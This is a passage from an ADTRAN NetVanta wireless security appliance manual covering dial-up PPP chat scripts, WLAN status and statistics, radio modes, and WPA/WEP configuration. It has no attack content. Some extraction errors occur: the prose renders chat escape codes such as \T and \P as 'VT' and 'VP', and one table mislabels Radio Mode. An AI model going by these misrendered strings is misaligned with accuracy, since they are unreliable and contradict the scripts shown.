OK ATDT\T
CONNECT \D \C
```

The first three commands direct the chat script interpreter to abort if any of the strings **NO CARRIER**, **NO DIALTONE**, or **BUSY** are received from the modem.

The next five commands are AT commands that tell the chat interpreter to wait for nothing as " defines an empty string, and configure the following on the modem: return command responses, don't echo characters, report the connecting baud rate when connected, and return verbose responses.

The next line has **OK** as the expected string, and the interpreter waits for **OK** to be returned in response to the previous command, **ATV1**, before continuing the script. If **OK** is not returned within the default time period of 50 seconds, the chat interpreter aborts the script and the connection fails. If **OK** is received, the prefix and phone number of the selected dial-up account is dialed. The **VT** command is replaced by chat script interpreter with the prefix and phone number of the dial-up account.

In the last line of the script, **CONNECT** is the expected response from the remote modem. If the modems successfully connect, **CONNECT** is returned from the TELE3 SP modem. The **ID** adds a pause of one second to allow the server to start the PPP authentication. The **IC** command ends the chat script end without sending a carriage return to the modem. The TELE3 SP then attempts to establish a PPP (Point-to-Point Protocol) connection over the serial link. The PPP connection usually includes authentication of the user by using PAP (Password Authentication Protocol) or CHAP (Challenge Handshake Authentication Protocol) from the PPP suite. Once a PPP connection is established, it looks like any other network interface.

Custom Chat Scripts

Custom chat scripts can be used when the ISP dial-up server does not use PAP or CHAP as an authentication protocol to control access. Instead, the ISP requires a user to log onto the dial-up server by prompting for a user name and password before establishing the PPP connection. For the most part, this type of server is part of the legacy systems rooted in the dumb terminal login architecture. Because these types of servers can prompt for a user name and password in a variety of ways or require subsequent commands to initiate the PPP connection, a **Chat Script** field is provided for you to enter a custom script.

If a custom chat script is required by an ISP for establishing a connection, it is commonly found on their web site or provided with their dial-up access information. Sometimes the scripts can be found by using a search engine on the Internet and using the keywords, "chat script ppp Linux <ISP name>".

A custom chat script can look like the following script:

```
ABORT `NO CARRIER`
ABORT `NO DIALTONE`
ABORT `BUSY`
" ATQ0
" ATE0
" ATM1
" ATW2
" ATV1
OK ATDT\T
CONNECT "
sername: \L
assword: \P
```



Tip! *The first character of username and password are ignored during PPP authentication.*

The script looks a lot like the previous script with the exception of the commands at the end. There is an empty string (") after **CONNECT** which sends a carriage return command to the server. The chat interpreter then waits for **sername:** substring. When a response is returned, the current PPP account user name, substituting the **VL** command control string, is sent. Then, the chat interpreter waits for the substring **assword:**, and sends the password, substituting **VP** with the PPP account password. If either the **sername** or **assword** substring are not received within the timeout period, the chat interpreter aborts the dial-up process resulting in a dial-up failure.

PART 6

Wireless



CHAPTER 34

Viewing WLAN Settings, Statistics, and Station Status

Wireless Overview

**Note**

The wireless features described apply only to the NetVanta 2630 wireless appliance equipped with internal wireless hardware.

The ADTRAN Wireless security appliances support wireless protocols called IEEE 802.11b, 802.11g, and 802.11n commonly known as Wi-Fi, and send data via radio transmissions. The ADTRAN wireless security appliance combines three networking components to offer a fully secure wireless firewall: an Access Point, a secure wireless gateway, and a stateful firewall with flexible NAT and VPN termination and initiation capabilities. With this combination, the wireless security appliance offers the flexibility of wireless without compromising network security.

Typically, the wireless security appliance is the access point for your wireless LAN and serves as the central access point for computers on your LAN. In addition, it shares a single broadband connection with the computers on your network. Since the wireless security appliance also provides firewall protection, intruders from the Internet cannot access the computers or files on your network. This is especially important for an “always-on” connection such as a DSL or T1 line that is shared by computers on a network.

However, wireless LANs are vulnerable to “eavesdropping” by other wireless networks which means you should establish a wireless security policy for your wireless LAN. On the wireless security appliance, wireless clients connect to the Access Point layer of the firewall. Instead of bridging the connection directly to the wired network, wireless traffic is first passed to the Secure Wireless Gateway layer where the client is required to be authenticated via User Level Authentication. Wireless access to Guest Services and MAC Filter Lists are managed by the wireless security appliance. If all of the security criteria are met, then wireless network traffic can then pass via one of the following Distribution Systems (DS):

- LAN
- WAN
- Wireless Client on the WLAN
- DMZ or other zone on Opt port

- VPN tunnel

Wireless /

Status

Access Point 'Techpubs_WPA2' Status

| WLAN Settings | | WLAN Statistics | |
|--------------------------|-----------------------------------|------------------------------|------------|
| WLAN: | Enabled (Active) | Wireless Statistics | |
| SSID: | 8_WPA2 | Rs | Tx |
| MAC Address (BSSID): | 00:17:08:27:B4:F3 | Good Frames | 31291 N/A |
| WLAN IP Address: | 172.16.31.1 | Bad Frames | N/A N/A |
| WLAN Subnet Mask: | 255.255.255.0 | Good Bytes | N/A 172269 |
| Regulatory Domain: | FCC - North America | Management Frames | N/A N/A |
| Channel: | AutoChannel - Currently Channel 1 | Control Frames | N/A N/A |
| Radio Tx Rate: | Best | Data Frames | N/A N/A |
| Radio Tx Power: | Half (-3 dB) | WLAN Activities | |
| Authentication Type: | WPA-PSK - AES-CCMP | Activities Statistics | |
| MAC Filter List: | Disabled | Associations | 0 |
| Wireless Guest Services: | Disabled | Disassociations | 0 |
| Intrusion Detection: | Enabled | Reassociations | 0 |
| Wireless Firmware: | 7.0.0.354 | Authentications | 0 |
| Associated Stations: | 0 of 128 maximum | Deauthentications | 0 |
| Radio Mode: | 2.4GHz 802.11n Only | Discards Packets | 0 |

Considerations for Using Wireless Connections

- **Mobility** - if the majority of your network is laptop computers, wireless is more portable than wired connections.
- **Convenience** - wireless networks do not require cabling of individual computers or opening computer cases to install network cards.
- **Speed** - if network speed is important to you, you may want to consider using Ethernet connections rather than wireless connections.
- **Range and Coverage** - if your network environment contains numerous physical barriers or interference factors, wireless networking may not be suitable for your network.
- **Security** - wireless networks have inherent security issues due to the unrestricted nature of the wireless transmissions. However, the wireless security appliance is a firewall and has NAT capabilities which provides security, and you can use WPA or WPA2 to secure data transmissions.

Recommendations for Optimal Wireless Performance

- Place the wireless security appliance near the center of your intended network. This can also reduce the possibility of eavesdropping by neighboring wireless networks.
- Minimize the number of walls or ceilings between the wireless security appliance and the receiving points such as PCs or laptops.

- Try to place the wireless security appliance in a direct line with other wireless components. Best performance is achieved when wireless components are in direct line of sight with each other.
- Building construction can make a difference on wireless performance. Avoid placing the wireless security appliance near walls, fireplaces, or other large solid objects. Placing the wireless security appliance near metal objects such as computer cases, monitors, and appliances can affect performance of the unit.
- Metal framing, UV window film, concrete or masonry walls, and metallic paint can reduce signal strength if the wireless security appliance is installed near these types of materials.
- Installing the wireless security appliance in a high place can help avoid obstacles and improve performance for upper stories of a building.
- Neighboring wireless networks and devices can affect signal strength, speed, and range of the wireless security appliance. Also, devices such as cordless phones, radios, microwave ovens, and televisions may cause interference on the wireless security appliance.

Adjusting the Antennas

The antennas on the wireless security appliance can be adjusted for the best radio reception. Begin with the antennas pointing straight up, and then adjust as necessary. Note that certain areas, such as the area directly below the wireless security appliance, get relatively poor reception. Pointing the antenna directly at another wireless device does not improve reception. Do not place the antennas next to metal doors or walls as this can cause interference.

Wireless Node Count Enforcement

Users connecting to the WLAN or connecting through the ADTRAN GroupVPN are not counted towards the node enforcement on the ADTRAN. Only users on the LAN and non-Wireless zones on the Opt port are counted towards the node limit.

The Station Status table lists all the wireless nodes connected.

MAC Filter List

The ADTRAN wireless security appliance networking protocol provides native MAC address filtering capabilities. When MAC address filtering is enabled, filtering occurs at the 802.11 layer, wireless clients are prevented from authenticating and associating with the wireless access point. Since data communications cannot occur without authentication and association, access to the network cannot be granted until the client has given the network administrator the MAC address of their wireless network card.

Wireless > Status

The **Wireless > Status** page provides status information for wireless network, including **WLAN Settings**, **WLAN Statistics**, **WLAN Activities** and **Station Status**.

Wireless /

Status

Access Point 'Techpubs_WPA2' Status

| WLAN Settings | | WLAN Statistics | | |
|---------------------------------|-----------------------------------|------------------------------|-----------|-----------|
| WLAN: | Enabled (Active) | Wireless Statistics | Rx | Tx |
| SSID: | s_WPA2 | Good Frames | 31291 | N/A |
| MAC Address (BSSID): | 00:17:C5:27:B4:F3 | Bad Frames | N/A | N/A |
| WLAN IP Address: | 172.16.31.1 | Good Bytes | N/A | 172269 |
| WLAN Subnet Mask: | 255.255.255.0 | Management Frames | N/A | N/A |
| Regulatory Domain: | FCC - North America | Control Frames | N/A | N/A |
| Channel: | AutoChannel - Currently Channel 1 | Data Frames | N/A | N/A |
| Radio Tx Rate: | Best | WLAN Activities | | |
| Radio Tx Power: | Half (-3 dB) | Activities Statistics | | |
| Authentication Type: | WPA-PSK - AES-CCMP | Associations | 0 | |
| MAC Filter List: | Disabled | Diassociations | 0 | |
| Wireless Guest Services: | Disabled | Reassociations | 0 | |
| Intrusion Detection: | Enabled | Authentications | 0 | |
| Wireless Firmware: | 7.0.0.354 | Deauthentications | 0 | |
| Associated Stations: | 0 of 128 maximum | Discards Packets | 0 | |
| Radio Mode: | 2.4GHz 802.11n Only | | | |

The **Wireless > Status** page has four tables:

- “WLAN Settings” on page 451
- “WLAN Statistics” on page 452
- “WLAN Activities” on page 452
- “Station Status” on page 453

WLAN Settings

The **WLAN Settings** table lists the configuration information for the built-in radio. All configurable settings in the **WLAN Settings** table are hyperlinks to their respective pages for configuration. Enabled features are displayed in green, and disabled features are displayed in red. Click on a setting to go the page in the Management Interface where you can configure that setting.

| WLAN Settings | |
|--------------------------|-----------------------------------|
| WLAN: | Enabled (Active) |
| SSID: | s_WPA2 |
| MAC Address (BSSID): | 00:17:C5:27:B4:F3 |
| WLAN IP Address: | 172.16.31.1 |
| WLAN Subnet Mask: | 255.255.255.0 |
| Regulatory Domain: | FCC - North America |
| Channel: | AutoChannel - Currently Channel 1 |
| Radio Tx Rate: | Best |
| Radio Tx Power: | Half (-3 dB) |
| Authentication Type: | WPA-PSK - AES-CCMP |
| MAC Filter List: | Disabled |
| Wireless Guest Services: | Disabled |
| Intrusion Detection: | Enabled |
| Wireless Firmware: | 7.0.0.354 |
| Associated Stations: | 0 of 128 maximum |
| Radio Mode: | 2.4GHz 802.11n Only |

| WLAN Settings | Value |
|---------------------|--|
| WLAN | Enabled or Disabled |
| SSID | Wireless network identification information |
| MAC Address (BSSID) | Serial Number of the wireless security appliance |
| WLAN IP Address | IP address of the WLAN port |
| WLAN Subnet Mask | Subnet information |
| Regulatory Domain | FCC - North America for domestic appliances ETSI - Europe for international appliances |
| Channel | Channel Number selected for transmitting wireless signal |
| Radio Tx Rate | Network speed in Mbps |
| Radio Tx Power | Current power level of the radio signal transmission |
| Authentication Type | Encryption settings for the radio, or Disabled--see the Wireless > Security page |
| MAC Filter List | Enabled or Disabled |
| Guest Services | Enabled or Disabled |
| Intrusion Detection | Enabled or Disabled |
| Wireless Firmware | Firmware version on the radio card |
| Associated Stations | Number of clients associated with the wireless security appliance |
| Radio Mode | Current power level of the radio signal transmission |

WLAN Statistics

The **WLAN Statistics** table lists all of the traffic sent and received through the WLAN. The **Wireless Statistics** column lists the kinds of traffic recorded, the **Rx** column lists received traffic, and the **Tx** column lists transmitted traffic.

| WLAN Statistics | | |
|---------------------|--------|---------|
| Wireless Statistics | Rx | Tx |
| Good Frames | 177049 | N/A |
| Bad Frames | N/A | N/A |
| Good Bytes | N/A | 1437110 |
| Management Frames | N/A | N/A |
| Control Frames | N/A | N/A |
| Data Frames | N/A | N/A |

| Wireless Statistics | Rx/TX |
|---------------------|---|
| Good Packets | Number of allowed packets received and transmitted. |
| Bad Packets | Number of packets that were dropped that were received and transmitted. |
| Good Bytes | Total number of bytes in the good packets. |
| Management Packets | Number of management packets received and transmitted. |
| Control Packets | Number of control packets received and transmitted. |
| Data Packets | Number of data packets received and transmitted. |

WLAN Activities




The **WLAN Activities** table describes the history of wireless clients connecting to the ADTRAN wireless security appliance.

| WLAN Activities | |
|-----------------------|---|
| Activities Statistics | |
| Associations | 7 |
| Disassociations | 7 |
| Reassociations | 3 |
| Authentications | 7 |
| Deauthentications | 0 |
| Discards Packets | 0 |

| Wireless Activities | Value |
|---------------------|---|
| Associations | Number of wireless clients that have connected to the wireless security appliance. |
| Disassociations | Number of wireless clients that have disconnected to the wireless security appliance. |
| Reassociations | Number of wireless clients that were previously connected that have re-connected. |
| Authentications | Number of wireless clients that have been authenticated. |
| Deauthentications | Number of authenticated clients that have disconnected. |
| Discards Packets | Number of discarded packets. |

Station Status

The **Station Status** table displays information about wireless connections associated with the wireless security appliance.









- **Station** - the name of the connection used by the MAC address
- **MAC Address** - the wireless network card MAC address
- **Authenticated** - status of wireless authentication
- **Associated** - status of wireless association
- **AID** - Association ID, assigned by the security appliance
- **Signal** - strength of the radio signal
- **Timeout** - number of seconds left on the session
- **Configure** - options for configuring the station:
 -  -configure power management on the wireless network card of this station, if enabled.
 -  - block the station from the security appliance and add it to the Deny MAC Filter List.
 -  - dissociate the station from the security appliance.

Discovered Access Points

The **Discovered Access Points** table appears when the ADTRAN appliance is in Wireless Client Bridge mode.

Discovered Access Points

Note: The AP discovery found 14 Access Points. The scan was performed 01:21:06 ago.

| MAC Address (SSID) | SSID | Channel | Manufacturer | Signal Strength | Max Rate | Connect |
|--------------------|----------------|---------|--------------|-----------------|----------|---|
| 00:17:C5:2E:57:A0 | Guest_WIFI | 6 | SonicWALL | 94% - Good | 130 Mbps |  |
| 00:17:C5:2E:57:A1 | Corp_SSI_VPN_L | 6 | SonicWALL | 94% - Good | 130 Mbps |  |
| 00:17:C5:2E:58:26 | Corp_WIFI_L | 11 | SonicWALL | 28% - Fair | 130 Mbps |  |
| 00:17:C5:2E:58:27 | Guest_WIFI | 11 | SonicWALL | 26% - Fair | 130 Mbps |  |
| 2E:24:81:87:7F:86 | Positup | 6 | Unknown | 18% - Poor | 11 Mbps |  |
| 00:17:C5:2E:58:28 | Corp_SSI_VPN_L | 11 | SonicWALL | 20% - Fair | 130 Mbps |  |
| 00:17:C5:39:21:54 | Guest_WIFI | 1 | SonicWALL | 14% - Poor | 130 Mbps |  |
| 00:17:C5:39:21:55 | Corp_SSI_VPN_L | 1 | SonicWALL | 14% - Poor | 130 Mbps |  |

To create a wireless bridge with another access point:

1. Before you begin, verify that your wireless security settings match that of the access point to which you are bridging, and that you have switched your wireless appliance to Wireless Client Bridge mode in the **Wireless > Settings** page.
2. In the **Wireless > Status** screen, locate the access point you wish to bridge to and click the **Connect** button.
3. The configuration is set and your **SSID** changes to mirror that of the wireless bridge host.



Note

For security reasons, never create a bridge over an open wireless connection.




CHAPTER 35

Configuring Wireless Settings

Wireless > Settings

The **Wireless > Settings** page allows you to configure settings for the 802.11 wireless antenna.



Wireless /
Settings

Accept Cancel

Wireless Radio Mode

Radio Role:

Wireless Settings

Enable WLAN Radio

Schedule:

SSID:

Regulatory Domain: FCC - North America

Country Code:

Radio Mode:

Note: User is responsible for complying with all laws prescribed by the governing regulatory domain and/or locale regarding radio operations.

Wireless Radio Mode


The Radio Role allows you to configure the appliance for one of two modes:




Note

Be aware that when switching between radio roles, the ADTRAN may require a restart.

Access Point - Configures the ADTRAN as an Internet/network gateway for wireless clients.



Wireless Client Bridge - The NetVanta 2630 wireless provides Internet/network access by bridging wirelessly to another ADTRAN wireless device, selected on the **Wireless > Status** screen. This mode allows for the possibility of secure network communications between physically separate locations, without the need for long and costly ethernet cabling runs.



Wireless Settings

Enable WLAN Radio: Check this checkbox to turn the radio on, and enable wireless networking. Click **Apply** in the top right corner of the management interface to have this setting take effect.

Schedule: The schedule determines when the radio is on to send and receive data. The default value is **Always on**. The Schedule list displays the schedule objects you create and manage in the **System > Schedule** page. The default choices are:

- **Always on**
- **Work Hours** or **M-T-W-TH-F 08:00-17:00** (these two options are the same schedules)
- **M-T-W-TH-F 00:00-08:00**
- **After Hours** or **M-T-W-TH-F 17:00-24:00** (these two options are the same schedules)
- **Weekend Hours** or **SA-SU 00:00-24:00** (these two options are the same schedules)

SSID: The default value, **ADTRAN**, for the SSID can be changed to any alphanumeric value with a maximum of 32 characters.

Country Code: The country code determines which regulatory domain the radio operation falls under.

Radio Mode: Select your preferred radio mode from the **Radio Mode** menu. The wireless security appliance supports the following modes:

- **2.4GHz 802.11n Mixed** - Supports 802.11b, 802.11g, and 802.11n clients simultaneously. If your wireless network comprises multiple types of clients, select this mode.



Tip

For optimal throughput speed solely for 802.11n clients, ADTRAN recommends the **802.11n Only** radio mode. Use the **802.11n/b/g Mixed** radio mode for multiple wireless client authentication compatibility.

- **802.11n Only** - Allows only 802.11n clients access to your wireless network. 802.11a/b/g clients are unable to connect under this restricted radio mode.
- **2.4GHz 802.11b/g Mixed** - Supports 802.11b and 802.11g clients simultaneously. If your wireless network comprises both types of clients, select this mode.
- **802.11g Only** - If your wireless network consists only of 802.11g clients, you may select this mode for increased 802.11g performance. You may also select this mode if you wish to prevent 802.11b clients from associating.
- **802.11b Only** - Select this mode if only 802.11b clients access your wireless network.

802.11n Wireless Settings

When the wireless radio is configured for a mode that supports 802.11n, the following options are displayed:

Radio Band (802.11n only): Sets the band for the 802.11n radio:

- **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. This is the default setting.
- **Standard - 20 MHz Channel** - Specifies that the 802.11n radio will use only the standard 20 MHz channel. When this option is selected, the **Standard Channel** pulldown menu is displayed.

- **Standard Channel** - This pulldown menu only displays when the 20 MHz channel is selected. By default, this is set to **Auto**, which allows the appliance to set the optimal channel based on signal strength and integrity. Optionally, you can select a single channel within the range of your regulatory domain. Selecting a specific a channel can also help with avoiding interference with other wireless networks in the area.
- **Wide - 40 MHz Channel** - Specifies that the 802.11n radio will use only the wide 40 MHz channel. When this option is selected, the **Primary Channel** and **Secondary Channel** pulldown menus are displayed:
 - **Primary Channel** - By default this is set to **Auto**. Optionally, you can specify a specific primary channel.
 - **Secondary Channel** - The configuration of this pulldown menu is controlled by your selection for the primary channel:
 - If the primary channel is set to Auto, the secondary channel is also set to Auto.
 - If the primary channel is set to a specific channel, the secondary channel is set to the optimum channel to avoid interference with the primary channel.

Enable Short Guard Interval: Specifies the short guard interval of 400ns (as opposed to the standard guard interval of 800ns). The guard interval is a pause in transmission intended to avoid data loss from interference or multipath delays.

Enable Aggregation: Enables 802.11n frame aggregation, which combines multiple frames to reduce overhead and increase throughput.



Tip

The **Enable Short Guard Interval** and **Enable aggregation** options can slightly improve throughput. They both function best in optimum network conditions where users have strong signals with little interference. In networks that experience less than optimum conditions (interference, weak signals, etc.), these options may introduce transmission errors that eliminate any efficiency gains in throughput.

802.11b/g Wireless Settings

When the wireless radio is configured for 802.11b or 802.11g, the **Channel** pulldown menu is displayed. An **Auto** setting allows the wireless security appliance to automatically detect and set the optimal channel for wireless operation based upon signal strength and integrity. Auto is the default channel setting, and it displays the selected channel of operation to the right. Alternatively, an operating channel within the range of your regulatory domain can be explicitly defined.



CHAPTER 36

Configuring Wireless Security

Wireless > Security



Note

When the ADTRAN wireless security appliance is configured in **Access Point** mode, this page is called **Security**. When the appliance is configured in **Wireless Bridge** mode, this page is called **WEP Encryption**.

Wired Equivalent Protocol (WEP) can be used to protect data as it is transmitted over the wireless network, but it provides no protection past the ADTRAN. It is designed to provide a minimal level of protection for transmitted data, and is not recommended for network deployments requiring a high degree of security.

Wi-Fi Protected Access (WPA and WPA2) provides much greater security than WEP, but requires a separate authentication protocol, such as RADIUS, be used to authenticate all users. WPA uses a dynamic key that constantly changes, as opposed to the static key that WEP uses.

The firewall provides a number of permutations of WEP and WPA encryption. The following sections describe the available wireless security options:

- “Authentication Overview” on page 459
- “WPA/WPA2 Encryption Settings” on page 460
- “WEP Encryption Settings” on page 462

Authentication Overview

Below is a list of available authentication types with descriptive features and uses for each:

WEP

- Lower security
- For use with older legacy devices, PDAs, wireless printers

WPA

- Good security (uses TKIP)
- For use with trusted corporate wireless clients

- Transparent authentication with Windows log-in
- No client software needed in most cases

WPA2

- Best security (uses AES)
- For use with trusted corporate wireless clients
- Transparent authentication with Windows log-in
- Client software install may be necessary in some cases
- Supports 802.11i “Fast Roaming” feature
- No backend authentication needed after first log-in (allows for faster roaming)

WPA2-AUTO

- Tries to connect using WPA2 security.
- If the client is not WPA2 capable, the connection will default to WPA.

WPA/WPA2 Encryption Settings

Both WPA and WPA2 support two protocols for storing and generating keys:

- **Pre-Shared Key (PSK):** PSK allows WPA to generate keys from a pre-shared passphrase that you configure. The keys are updated periodically based on time or number of packets. Use PSK in smaller deployments where you do not have a RADIUS server.
- **Extensible Authentication Protocol (EAP):** EAP allows WPA to synchronize keys with an external RADIUS server. The keys are updated periodically based on time or number of packets. Use EAP in larger, enterprise-like deployments where you have an existing RADIUS framework.

WPA2 also supports EAP and PSK protocols, but adds an optional AUTO mode for each protocol. WPA2 EAP AUTO and WPA2 PSK AUTO try to connect using WPA2 security, but will default back to WPA if the client is not WPA2 capable.

**Note**

WPA support is only available in Access Point Mode. WPA support is not available in Bridge Mode.

WPA2 and WPA PSK Settings

Encryption Mode: In the **Authentication Type** field, select either **WPA-PSK**, **WPA2-PSK**, or **WPA2-Auto-PSK**.

The screenshot shows the 'Wireless / Security' configuration page. At the top, there are 'Accept' and 'Cancel' buttons. Below that, the 'Encryption Mode' section is visible. The 'Authentication Type' dropdown menu is set to 'WPA2 - AUTO - PSK'. Under the 'WPA2/WPA Settings' section, the 'Cipher Type' is set to 'AES', 'Group Key Update' is set to 'By Timeout', and the 'Interval (seconds)' is set to '06400'. The 'Preshared Key Settings (PSK)' section shows a 'Passphrase' field containing the text 'vnrYc0mplexp4ssw0rd'.

WPA Settings

- **Cypher Type:** select TKIP. *Temporal Key Integrity Protocol* (TKIP) is a protocol for enforcing key integrity on a per-packet basis.
- **Group Key Update:** Specifies when the firewall updates the key. Select **By Timeout** to generate a new group key after an interval specified in seconds. Select **By Packet** to generate a new group key after a specific number of packets. Select **Disabled** to use a static key.
- **Interval:** If you selected **By Timeout**, enter the number of seconds before WPA automatically generates a new group key.

Preshared Key Settings (PSK)

- **Passphrase:** Enter the passphrase from which the key is generated.

Click **Apply** in the top right corner to apply your WPA settings.

WPA2 and WPA EAP Settings

Encryption Mode: In the **Authentication Type** field, select either **WPA-EAP**, **WPA2-EAP**, or **WPA2-AUTO-EAP**.

The screenshot shows the 'Security' configuration page for wireless settings. It includes the following sections:

- Encryption Mode:** Authentication Type is set to 'WPA2 - AUTO - EAP'.
- WPA2/WPA Settings:** Cipher Type is 'AES', Group Key Update is 'By Timeout', and Interval (seconds) is '86400'.
- Extensible Authentication Protocol Settings (EAP):** Fields for Radius Server 1 IP, Port (1012), Radius Server 1 Secret, Radius Server 2 IP, Port (1012), and Radius Server 2 Secret.

WPA Settings

- **Cypher Type:** Select TKIP. *Temporal Key Integrity Protocol* (TKIP) is a protocol for enforcing key integrity on a per-packet basis.
- **Group Key Interval:** Enter the number of seconds before WPA automatically generates a new group key.

Extensible Authentication Protocol Settings (EAP)

- **Radius Server 1 IP and Port:** Enter the IP address and port number for your primary RADIUS server.
- **Radius Server 1 Secret:** Enter the password for access to Radius Server
- **Radius Server 2 IP and Port:** Enter the IP address and port number for your secondary RADIUS server, if you have one.
- **Radius Server 2 Secret:** Enter the password for access to Radius Server

Click **Apply** in the top right corner to apply your WPA settings.

WEP Encryption Settings

The firewall offers the following WEP encryption options:

- **WEP - Open system:** In open-system authentication, the ADTRAN allows the wireless client access without verifying its identity.
- **WEP -Shared key:** Uses WEP and requires a shared key to be distributed to wireless clients before authentication is allowed.

- **Both (Open System & Shared Key):** The **Default Key** assignments are not important as long as the identical keys are used in each field. If **Shared Key** is selected, then the key assignment is important.

To configure wireless security on the ADTRAN, navigate to the **Wireless > Security** page and perform the following tasks:

Step 1 Select the appropriate authentication type from the **Authentication Type** list.

Wireless /
Security

Accept Cancel

Encryption Mode

Authentication Type: WEP - Both (Open System & Shared Key)

WEP Encryption Settings

Default Key: Key 1

Key Entry: Alphanumeric Hexadecimal (0-9, A-F)

Key 1: None

Key 2: None

Key 3: None

Key 4: None

Step 2 In the **Default Key** pulldown menu, select which key will be the default key.

Step 3 In the **Key Entry** menu, select if your keys will be **Alphanumeric** or **Hexadecimal**.

| WEP - 64-bit | WEP - 128-bit | WEP - 152-bit |
|--|------------------------------|------------------------------|
| Alphanumeric - 5 characters (0-9, A-Z) | Alphanumeric - 13 characters | Alphanumeric - 16 characters |
| Hexadecimal - 10 characters (0-9, A-F) | Hexadecimal - 26 characters | Hexadecimal - 32 characters |

Step 4 You can enter up to four keys. For each key, select whether it will be 64-bit, 128-bit, or 152-bit. The higher the bit number, the more secure the key is.

Step 5 Enter the keys.

Step 6 Click **Apply**.




CHAPTER 37

Configuring Advanced Wireless Settings

Wireless > Advanced

To access Advanced configuration settings for the ADTRAN wireless security appliance, log into the ADTRAN, click **Wireless**, and then **Advanced**. The **Wireless > Advanced** page is only available when the ADTRAN is acting as an access point.



Wireless /
Advanced

Beaconing & SSID Controls

Hide SSID in Beacon

Beacon Interval (milliseconds):

Advanced Radio Settings

Enable Short Slot Time

Antenna Rx Diversity:

Transmit Power:

Preamble Length:

Fragmentation Threshold (bytes):

RTS Threshold (bytes):

DTIM Interval:

Association Timeout (seconds):

Beaconing & SSID Controls

1. Select **Hide SSID in Beacon**. Suppresses broadcasting of the SSID name and disables responses to probe requests. Checking this option helps prevent your wireless SSID from being seen by unauthorized wireless clients.

2. Type a value in milliseconds for the **Beacon Interval**. Decreasing the interval time makes passive scanning more reliable and faster because Beacon frames announce the network to the wireless connection more frequently.

Advanced Radio Settings

The following other advanced settings can be configured.

Advanced Radio Settings

Enable Short Slot Time

